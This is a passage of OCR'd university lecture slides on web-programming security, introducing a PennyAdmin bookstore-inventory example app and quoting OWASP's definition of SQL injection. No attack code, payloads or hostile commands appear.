Security Issues in Web Programming (Part 1)

Robert M. Dondero, Ph.D.
Princeton University

Objectives

- We will cover:
  - Some web pgmming security attacks
  - Some ways to thwart them

For More Information

- Open Web Application Security Project (OWASP)
  - https://owasp.org

Running Example

- **PennyAdmin** app
  - Related to Penny
  - Any user can:
    - S*how* book inventory
      - But we want to know who they are
  - Administrators/owners also can:
    - *Change* book inventory
      - A*dd* to inventory
      - *Delete* from inventory

Running Example


- **PennyAdmin** app
  - Initial versions: multiple security flaws
  - Final versions: no security flaws???

Agenda

- **Baseline example**
- SQL injection attacks
- Cross-site scripting (XSS) attacks

Baseline Example


- See **PennyAdmin01Baseline** app



Index page

Baseline Example


- See **PennyAdmin01Baseline** app



Menu page

Baseline Example


- See **PennyAdmin01Baseline** app



Show page

Baseline Example


- See **PennyAdmin01Baseline** app



Menu page

Baseline Example


- See **PennyAdmin01Baseline** app



Add page

Baseline Example


- See **PennyAdmin01Baseline** app



Handle Add page

Baseline Example


- See **PennyAdmin01Baseline** app



Menu page

Baseline Example


- See **PennyAdmin01Baseline** app



Show page

Baseline Example


- See **PennyAdmin01Baseline** app



Menu page

Baseline Example


- See **PennyAdmin01Baseline** app



Delete page

Baseline Example


- See **PennyAdmin01Baseline** app



Handle Delete page

Baseline Example


- See **PennyAdmin01Baseline** app



Menu page

Baseline Example

- See **PennyAdmin01Baseline** app



Show page

Baseline Example

- See **PennyAdmin01Baseline** app
  - **runserver.py**
  - **penny.sql**, penny.sqlite
  - **database.py**
  - **penny.py**

Agenda

- Baseline example
- **SQL injection attacks**
- Cross-site scripting (XSS) attacks

SQL Injection Attacks

- ***SQL injection***

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

– https://owasp.org/www-community/attacks/SQL_Injection

